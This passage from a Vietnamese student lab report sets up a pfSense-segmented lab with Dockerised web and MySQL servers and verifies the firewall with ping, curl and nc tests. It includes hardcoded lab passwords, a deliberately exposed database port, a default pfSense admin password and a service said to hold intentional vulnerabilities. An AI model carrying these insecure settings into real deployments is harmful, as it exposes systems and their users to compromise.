- Bỏ tick "Connect a host virtual adapter to this network" - đảm bảo máy host (Windows) không tham gia vào các zone Lab. Nếu để host adapter join, host có thể ping trực tiếp Database Server, vô hiệu hóa hoàn toàn nguyên tắc Defense in Depth.
- Bỏ tick "Use local DHCP service" - không dùng DHCP của VMware mà sử dụng pfSense làm gateway, giúp kiểm soát IP đầy đủ.



Hình 12 Cấu hình ba VMnet host-only trong Virtual Network Editor

4.3.2 Cài đặt và cấu hình pfSense

pfSense CE 2.7.2 được cài đặt trên một máy ảo riêng với cấu hình tối thiểu (1 vCPU, 1 GB RAM, 8 GB ổ cứng). Quá trình cài đặt được thực hiện qua các bước chính:

Bước 1 - Tạo VM với 3 NIC. VM pfSense được cấu hình với ba Network Adapter, mỗi adapter tương ứng với một VMnet đã tạo:

- NIC 1 (em0) → VMnet2 (Users)
- NIC 2 (em1) → VMnet3 (DMZ)
- NIC 3 (em2) → VMnet4 (Internal)

Thứ tự gán NIC quan trọng vì pfSense tự đặt tên interface theo thứ tự. Nhóm cẩn thận đảm bảo đúng thứ tự để khớp với kế hoạch IP.

Bước 2 - Cài đặt pfSense. Sử dụng cài đặt mặc định (ZFS, Auto partition, stripe) trên ổ cứng 8 GB.

Bước 3 - Gán interface cho từng zone. Sau khi reboot, pfSense yêu cầu gán interface:

```
WAN interface name → em0 (Users)
LAN interface name → em1 (DMZ)
OPT1 interface name → em2 (Internal)
```

Bước 4 - Cấu hình IP tĩnh cho từng interface. Trong menu console pfSense, chọn option 2 "Set interface(s) IP address" và đặt IP cho từng interface theo Bảng 2.2 ở trên.

```
Starting CRON... done.
pfSense 2.7.2-RELEASE amd64 20231206-2010
Bootup complete

FreeBSD/amd64 (pfSense.home.arp) (ttyv0)

VMware Virtual Machine - Netgate Device ID: 0719c81d7fccf19e0c06

*** Welcome to pfSense 2.7.2-RELEASE (amd64) on pfSense ***

WAN (wan)      -> em0      -> v4: 10.0.0.1/24
DMZ (lan)      -> em1      -> v4: 172.16.10.1/24
LAN (opt1)     -> em2      -> v4: 192.168.10.1/24

0) Logout (SSH only)          9) pfTop
1) Assign Interfaces          10) Filter Logs
2) Set interface(s) IP address 11) Restart webConfigurator
3) Reset webConfigurator password 12) PHP shell + pfSense tools
4) Reset to factory defaults   13) Update from console
5) Reboot system              14) Enable Secure Shell (sshd)
6) Halt system                15) Restore recent configuration
7) Ping host                  16) Restart PHP-FPM
8) Shell

Enter an option: █
```

Hình 13 Cấu hình interface pfSense sau khi hoàn tất

4.3.3 Cài đặt Web Server và Database Server

Hai máy ảo Ubuntu Desktop 20.04 được sử dụng cho Web Server và Database Server. Cấu hình tương đối nhẹ: 2 vCPU, 4 GB RAM cho websrv (vì cần build Next.js); 2 vCPU, 2 GB RAM cho dbsrv.

Cấu hình NIC trong VMware:

- Network Adapter của websrv → Custom: VMnet3 (DMZ)
- Network Adapter của dbsrv → Custom: VMnet4 (Internal)

Cấu hình IP tĩnh cho websrv: sử dụng GUI Network Manager của Ubuntu Desktop, đặt:

Cancel **Wired** Apply

Details Identity **IPv4** IPv6 Security

IPv4 Method

☐ Automatic (DHCP) ☐ Link-Local Only

☒ **Manual** ☐ Disable

☐ Shared to other computers

Addresses

Address	Netmask	Gateway	
172.16.10.10	255.255.255.0	172.16.10.1	

DNS Automatic ☒

8.8.8.8, 1.1.1.1

Separate IP addresses with commas

Hình 14

Cấu hình IP tĩnh cho dbsrv: tương tự với:

Cancel **Wired** Apply

Details Identity **IPv4** IPv6 Security

IPv4 Method

☐ Automatic (DHCP) ☐ Link-Local Only

☒ **Manual** ☐ Disable

☐ Shared to other computers

Addresses

Address	Netmask	Gateway	
192.168.10.20	255.255.255.0	192.168.10.1	

DNS Automatic ☒

8.8.8.8, 1.1.1.1


Separate IP addresses with commas

Hình 15

Cài đặt Docker Engine trên cả hai máy:

```
Thêm repository Docker chính thức
sudo install -m 0755 -d /etc/apt/keyrings
sudo curl -fsSL https://download.docker.com/linux/ubuntu/gpg \
-o /etc/apt/keyrings/docker.asc
```

```
sudo apt update
sudo apt install -y docker-ce docker-compose-plugin
sudo usermod -aG docker $USER && newgrp docker
```

A terminal window with a dark background. The prompt is 'b22dcat164@ubuntu: ~'. The user enters 'docker --version && docker compose version'. The output shows 'Docker version 28.1.1, build 4eba377' and 'Docker Compose version v2.35.1'.


```
b22dcat164@ubuntu:~$ docker --version && docker compose version
Docker version 28.1.1, build 4eba377
Docker Compose version v2.35.1
b22dcat164@ubuntu:~$
```

Hình 16 Docker Engine và Docker Compose hoạt động trên webserv và dbsrv

4.3.4 Cấu hình IP tĩnh cho Kali Linux

Máy Kali Linux đóng vai trò vừa là người dùng cuối (truy cập website), vừa là attacker (thực hiện kiểm thử). Network Adapter được set sang Custom: VMnet2 (Users Zone).

Trên Kali, sử dụng lệnh ip để đặt IP tĩnh:

A terminal window with a dark background. The prompt is '(b22dcat164@khoaha)-[~]'. The user enters three commands: 'sudo ip addr flush dev eth0', 'sudo ip addr add 10.0.0.10/24 dev eth0', and 'sudo ip route add default via 10.0.0.1'. The prompt then changes to '[sudo] password for b22dcat164:'.

```
(b22dcat164@khoaha)-[~]
$ sudo ip addr flush dev eth0
sudo ip addr add 10.0.0.10/24 dev eth0
sudo ip route add default via 10.0.0.1

[sudo] password for b22dcat164:
```

Hình 17 Kali có IP 10.0.0.10/24 với gateway là pfSense WAN (10.0.0.1).

4.3.5 Triển khai Web stack bằng Docker Compose

Toàn bộ web stack được container hóa với Docker Compose, chia làm hai tệp docker-compose.yml riêng cho webserv và dbsrv (giúp tách biệt rõ ràng giữa hai host).

File docker-compose.yml trên dbsrv (chỉ MySQL):

```

services:
  mysql:
    image: mysql:8.0
    container_name: slink-mysql
    restart: unless-stopped
    ports:
      - "3306:3306"                # bind ra host 192.168.10.20:3306
    environment:
      - MYSQL_ROOT_PASSWORD=root_pass_2025
      - MYSQL_DATABASE=slink
      - MYSQL_USER=slink
      - MYSQL_PASSWORD=slink_pass_2025
    volumes:
      - ./db/init.sql:/docker-entrypoint-initdb.d/01-init.sql:ro
      - mysql_data:/var/lib/mysql
    command:
      - --default-authentication-plugin=mysql_native_password
      - --bind-address=0.0.0.0      # lắng nghe mọi interface
    healthcheck:
      test: ["CMD-SHELL", "mysqladmin ping -h localhost -u root -p$$MYSQL_ROOT_PASSWORD || exit 1"]
      interval: 30s
      timeout: 10s
      retries: 5
      start_period: 60s

volumes:
  mysql_data:

```

Hình 18

Điểm đáng chú ý: MySQL bind 0.0.0.0:3306 (không chỉ localhost) để cho phép Web Server kết nối qua mạng. Đây là bề mặt tấn công có chủ ý — được pfSense FW2 bảo vệ ở tầng network.

File docker-compose.yml trên webserv (4 service):

```
services:

  nginx:
    image: nginx:alpine
    container_name: slink-nginx
    restart: unless-stopped
    ports:
      - "80:80"
    volumes:
      - ./nginx/default.conf:/etc/nginx/conf.d/default.conf:ro
    depends_on:
      - app
      - sso
      - gwdu

# FE Next.js
  app:
    build:
      context: .
      dockerfile: Dockerfile
      target: runner
    image: slink-app:latest
    container_name: slink-app
    restart: unless-stopped
    environment:
      - NODE_ENV=production
      - NEXT_TELEMETRY_DISABLED=1
    healthcheck:
      test: ["CMD-SHELL", "wget -qO- http://localhost:3000/ || exit 1"]
      interval: 30s
      timeout: 10s
      retries: 3
      start_period: 20s
```

Hình 19


```
# SSO mock – ký JWT bằng RS256
sso:
  build: ./services/sso
  container_name: slink-sso
  restart: unless-stopped
  environment:
    - PORT=4000
  volumes:
    - sso_keys:/app/keys          # share public key cho gwdu

# GWDU API gateway – chỗ chứa 4 lỗi hỏng demo
gwdu:
  build: ./services/gwdu
  container_name: slink-gwdu
  restart: unless-stopped
  environment:
    - PORT=5000
    - DB_HOST=192.168.10.20      # ← KẾT NỐI dbsrv qua mạng (qua pfSense FW2)
    - DB_PORT=3306
    - DB_USER=slink
    - DB_PASS=slink_pass_2025
    - DB_NAME=slink
    - SSO_PUBLIC_KEY_PATH=/keys/public.pem
  volumes:
    - sso_keys:/keys:ro        # đọc public key của SSO
  depends_on:
    - sso

volumes:
  sso_keys:
```

Hình 20

Điểm khác biệt quan trọng so với docker-compose gốc: biến DB_HOST trỏ tới 192.168.10.20 (dbsrv) thay vì localhost - buộc traffic phải đi qua firewall pfSense.

Quy trình deploy:

Git clone <https://github.com/KhoaPTIT/lab-deploy.git> về máy server

Bước 1: Deploy MySQL trên dbsrv trước.

```
cd ~/deploy-dbsrv && docker compose up -d
docker compose logs -f mysql
```

Đợi đến khi log hiện "ready for connections" → MySQL đã sẵn sàng. File init.sql tự động chạy, tạo 7 user mẫu (5 sinh viên + 1 admin + 1 giảng viên).

```
b22dcat164@ubuntu:~/deploy-dbsrv$ docker compose ps
NAME                IMAGE                COMMAND                  SERVICE  CREATED      STATUS          PORTS
slink-mysql         mysql:8.0            "docker-entrypoint.s..." mysql    3 minutes ago Up 3 minutes (healthy) 0.0.0.0:3306->3306/tcp, [::]:3306->3306/tcp, 33060/tcp
b22dcat164@ubuntu:~/deploy-dbsrv$ docker exec slink-mysql mysql -uslink -pslink_pass_2025 slink \
> -e "SELECT id, ma_sv, ho_ten, role FROM users;"
mysql: [Warning] Using a password on the command line interface can be insecure.
id  ma_sv  ho_ten  role
1   B22DCAT164  Hoàng Anh Khoa  sinh-vien
2   B22DCAT025  Lê Văn Duy      sinh-vien
3   B22DCAT004  Phạm Hải An     sinh-vien
4   B22DCAT176  Nguyễn Thị Thùy Linh  sinh-vien
5   B22DCAT268  Nguyễn Anh Tuấn  sinh-vien
6   ADMIN001   Quản trị Hệ thống  admin
7   GV001     TS. Nguyễn Ngọc Diệp  giảng-vien
b22dcat164@ubuntu:~/deploy-dbsrv$
```

Hình 21

Bước 2: Verify kết nối từ websrv → dbsrv qua firewall.

```
nc -zv 192.168.10.20 3306
```

Kết quả: Connection to 192.168.10.20 3306 port [tcp/mysql] succeeded!

Đây là bằng chứng vàng cho thấy phân vùng mạng hoạt động đúng: Web Server reach được DB Server qua đường firewall, đúng theo rule LAN_DMZ .

```
b22dcat164@ubuntu:~$ nc -zv 192.168.10.20 3306
Connection to 192.168.10.20 3306 port [tcp/mysql] succeeded!
b22dcat164@ubuntu:~$ mysql -h 192.168.10.20 -uslink -pslink_pass_2025 slink \
> -e "SELECT COUNT(*) AS total_users FROM users;"
mysql: [Warning] Using a password on the command line interface can be insecure.
+-----+
| total_users |
+-----+
|          7 |
+-----+
```

Hình 22 Verify kết nối webserv → dbsrv qua firewall pfSense (TCP 3306)

Bước 3: Deploy stack trên webserv.

```
cd ~/deploy-webserv && docker compose up --build -d
docker compose ps
```

Quá trình build mất khoảng 5–10 phút (chủ yếu là build Next.js). Khi log gwdu xuất hiện "[gwdu] DB connected" - hệ thống đã liên thông đầy đủ qua hai tầng firewall.


```
b22dcat164@ubuntu:~/deploy-webserv$ docker compose ps
NAME                IMAGE                COMMAND                SERVICE    CREATED        STATUS               PORTS
slink-app           slink-app:latest    "docker-entrypoint.s..." app        46 seconds ago  Up 45 seconds (health: starting)  3000/tcp
slink-gwdu          deploy-webserv-gwdu  "docker-entrypoint.s..." gwdu       46 seconds ago  Up 45 seconds                5000/tcp
slink-nginx         nginx:alpine        "/docker-entrypoint..." nginx      46 seconds ago  Up 44 seconds                0.0.0.0:80->80/tcp, [::]:80->80/tcp
slink-sso           deploy-webserv-sso   "docker-entrypoint.s..." sso        46 seconds ago  Up 45 seconds                4000/tcp
```

Hình 23 Deploy thành công 4 container trên webserv, gwdu kết nối được MySQL qua firewall

4.4 Cấu hình tường lửa pfSense

4.4.1 Truy cập Web GUI pfSense

Sau khi pfSense được cấu hình IP, nhóm truy cập Web GUI từ Kali Linux qua URL <http://10.0.0.1>. Mặc định, pfSense có rule "Anti-Lockout" trên interface WAN cho phép truy cập GUI từ subnet WAN, nên Kali (10.0.0.10) có thể đăng nhập trực tiếp.




Hình 24 Đăng nhập Web GUI pfSense thành công từ Kali Linux

4.4.2 Tạo các Firewall Rule

pfSense áp dụng rule theo từng interface, theo chiều IN (vào pfSense từ phía bên đó). Theo bảng 2.6 ở trên, nhóm tạo 9 rule trên 3 tab interface:

Tab WAN (LAN_USERS) - 3 rules:


- **Rule 1 - Pass:** Source 10.0.0.10 → Destination 172.16.10.10 port 80/tcp. Cho phép Kali truy cập website.
- **Rule 2 - Pass:** Source 10.0.0.10 → Destination 172.16.10.0/24 ICMP. Cho phép ping debug.
- **Rule 3 - Block (log):** Source any → Destination any. Default DENY mọi traffic còn lại, có log để audit.



Hình 25 Firewall Rules tab WAN (LAN_USERS) trên pfSense

Tab DMZ (LAN_DMZ) - 3 rules:


- **Rule 1 - Pass:** Source 172.16.10.10 → Destination 192.168.10.20 port 3306/tcp. Cho phép Web Server query MySQL.
- **Rule 2 - Pass:** Source 172.16.10.0/24 → Destination 192.168.10.0/24 ICMP. Cho phép ping debug giữa hai zone.
- **Rule 3 - Block (log):** Source any → Destination any. Default DENY.



Hình 26 Firewall Rules tab DMZ (LAN_DMZ) trên pfSense

Tab LAN (LAN_INTERNAL) - 2 rules:

- **Rule 1 - Pass:** Source 192.168.10.0/24 → Destination 172.16.10.0/24 ICMP. Return ICMP.
- **Rule 2 - Block (log):** Source any → Destination any. Internal Zone bị cô lập tuyệt đối, không được initiate kết nối ra ngoài.



Hình 27 Firewall Rules tab LAN (LAN_INTERNAL) trên pfSense

Lưu ý quan trọng: trong giai đoạn deploy ban đầu, nhóm tạm thời thêm 2 rule TEMP (DMZ → any và Internal → any) để cho phép hai server pull image Docker từ Internet. Sau khi deploy hoàn tất, hai rule TEMP này được DISABLE để Lab quay về trạng thái cô lập đúng theo thiết kế.

4.4.3 Verify hoạt động của firewall

Sau khi áp dụng các rule, nhóm thực hiện ma trận test phân vùng từ ba vị trí khác nhau để chứng minh firewall hoạt động đúng theo thiết kế:

Bảng 11. Ma trận test phân vùng mạng

STT	Từ	Đến	Lệnh	Kỳ vọng
1	Kali	websrv (DMZ)	ping 172.16.10.10	Reply (FW1 cho phép ICMP)
2	Kali	websrv:80	curl http://172.16.10.10/	HTTP 200
3	Kali	websrv:22	nc -zv 172.16.10.10 22	Timeout (FW1 chỉ cho 80)
4	Kali	dbsrv (Internal)	ping 192.168.10.20	Timeout (FW1 chặn Users → Internal)
5	Kali	dbsrv:3306	nc -zv 192.168.10.20 3306	Timeout (FW1 chặn)
6	websrv	dbsrv:3306	nc -zv 192.168.10.20 3306	Succeeded (FW2 cho phép)
7	websrv	Internet	ping 8.8.8.8	Unreachable (DMZ cô lập)
8	dbsrv	Internet	ping 8.8.8.8	Timeout (Internal cô lập)

9	dbsrv	websrv:80	nc -zv 172.16.10.10 80	Timeout (Internal không initiate)
---	-------	-----------	------------------------	-----------------------------------

Kết quả ma trận test cho thấy phân vùng mạng và firewall rule hoạt động đúng 100% so với thiết kế. Đặc biệt:

- **Test 4, 5:** Kali (Users Zone) không thể chạm tới Database Server, kể cả bằng ICMP và TCP - chứng minh thiết kế ẩn dịch vụ nội bộ thành công.
- **Test 6:** Web Server reach được Database Server qua đúng cổng 3306 - luồng nghiệp vụ vận hành bình thường.
- **Test 7, 8:** Cả DMZ và Internal Zone đều không ra được Internet - đảm bảo nguyên tắc Defense in Depth, hạn chế nguy cơ exfiltration trong tình huống compromise.

```
(b22dcat164@khoaha)-[~]
$ ping 172.16.10.10
PING 172.16.10.10 (172.16.10.10) 56(84) bytes of data.
64 bytes from 172.16.10.10: icmp_seq=1 ttl=63 time=1.36 ms
64 bytes from 172.16.10.10: icmp_seq=2 ttl=63 time=1.20 ms
64 bytes from 172.16.10.10: icmp_seq=3 ttl=63 time=1.19 ms
^C
— 172.16.10.10 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 1.186/1.247/1.358/0.078 ms

(b22dcat164@khoaha)-[~]
$ curl -s -o /dev/null -w "HTTP %{http_code}\n" http://172.16.10.10/
HTTP 200

(b22dcat164@khoaha)-[~]
$ nc -zv 172.16.10.10 22
172.16.10.10: inverse host lookup failed: Host name lookup failure
^C

(b22dcat164@khoaha)-[~]
$ ping 192.168.10.20
PING 192.168.10.20 (192.168.10.20) 56(84) bytes of data.
^C
— 192.168.10.20 ping statistics —
88 packets transmitted, 0 received, 100% packet loss, time 89092ms

(b22dcat164@khoaha)-[~]
$ nc -zv 192.168.10.20 3306
192.168.10.20: inverse host lookup failed: Host name lookup failure
```

```
b22dcat164@ubuntu:~$ nc -zv 192.168.10.20 3306
Connection to 192.168.10.20 3306 port [tcp/mysql] succeeded!
```

```
b22dcat164@ubuntu:~$ nc -zv 172.16.10.10 80
```


Hình 28 Bằng chứng ma trận test phân vùng từ Kali, webserv và dbsrv

4.4.4 Bằng chứng từ Firewall Log

pfSense ghi log đầy đủ các traffic bị chặn ở Status → System Logs → Firewall. Sau khi chạy ma trận test, log hiển thị các dòng Block tương ứng với các test case fail (đúng kỳ vọng):

WAN block 10.0.0.10:54231 → 192.168.10.20:3306 TCP:S
WAN block 10.0.0.10 → 192.168.10.20 ICMP
LAN block 192.168.10.20 → 8.8.8.8 ICMP

Đây là bằng chứng vàng chứng minh firewall thực sự đang chặn các kết nối trái phép không chỉ là cấu hình trên giấy mà có hiệu lực thực tế.



The screenshot shows the pfSense web interface at the URL http://10.0.0.1/status_logs_filter.php. The breadcrumb navigation is Status / System Logs / Firewall / Normal View. A warning message at the top states: "WARNING: The 'admin' account password is set to the default value. Change the password in the User Manager." Below the navigation tabs, the "Firewall" tab is selected, and the "Normal View" sub-tab is active. The table displays the "Last 500 Firewall Log Entries. (Maximum 500)".

Action	Time	Interface	Rule	Source	Destination	Protocol
✗	May 8 03:29:15	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:52219	8.8.8.8:53	UDP
✗	May 8 03:29:15	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:53899	8.8.8.8:53	UDP
✗	May 8 03:29:16	DMZ	DEFAULT DENY DMZ (1777978162)	172.16.10.10:52060	1.1.1.1:53	TCP:S
✗	May 8 03:29:20	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:52219	8.8.8.8:53	UDP
✗	May 8 03:29:20	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:39192	1.1.1.1:53	TCP:S
✗	May 8 03:29:20	DMZ	DEFAULT DENY DMZ (1777978162)	172.16.10.10:52060	1.1.1.1:53	TCP:S
✗	May 8 03:29:21	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:39192	1.1.1.1:53	TCP:S
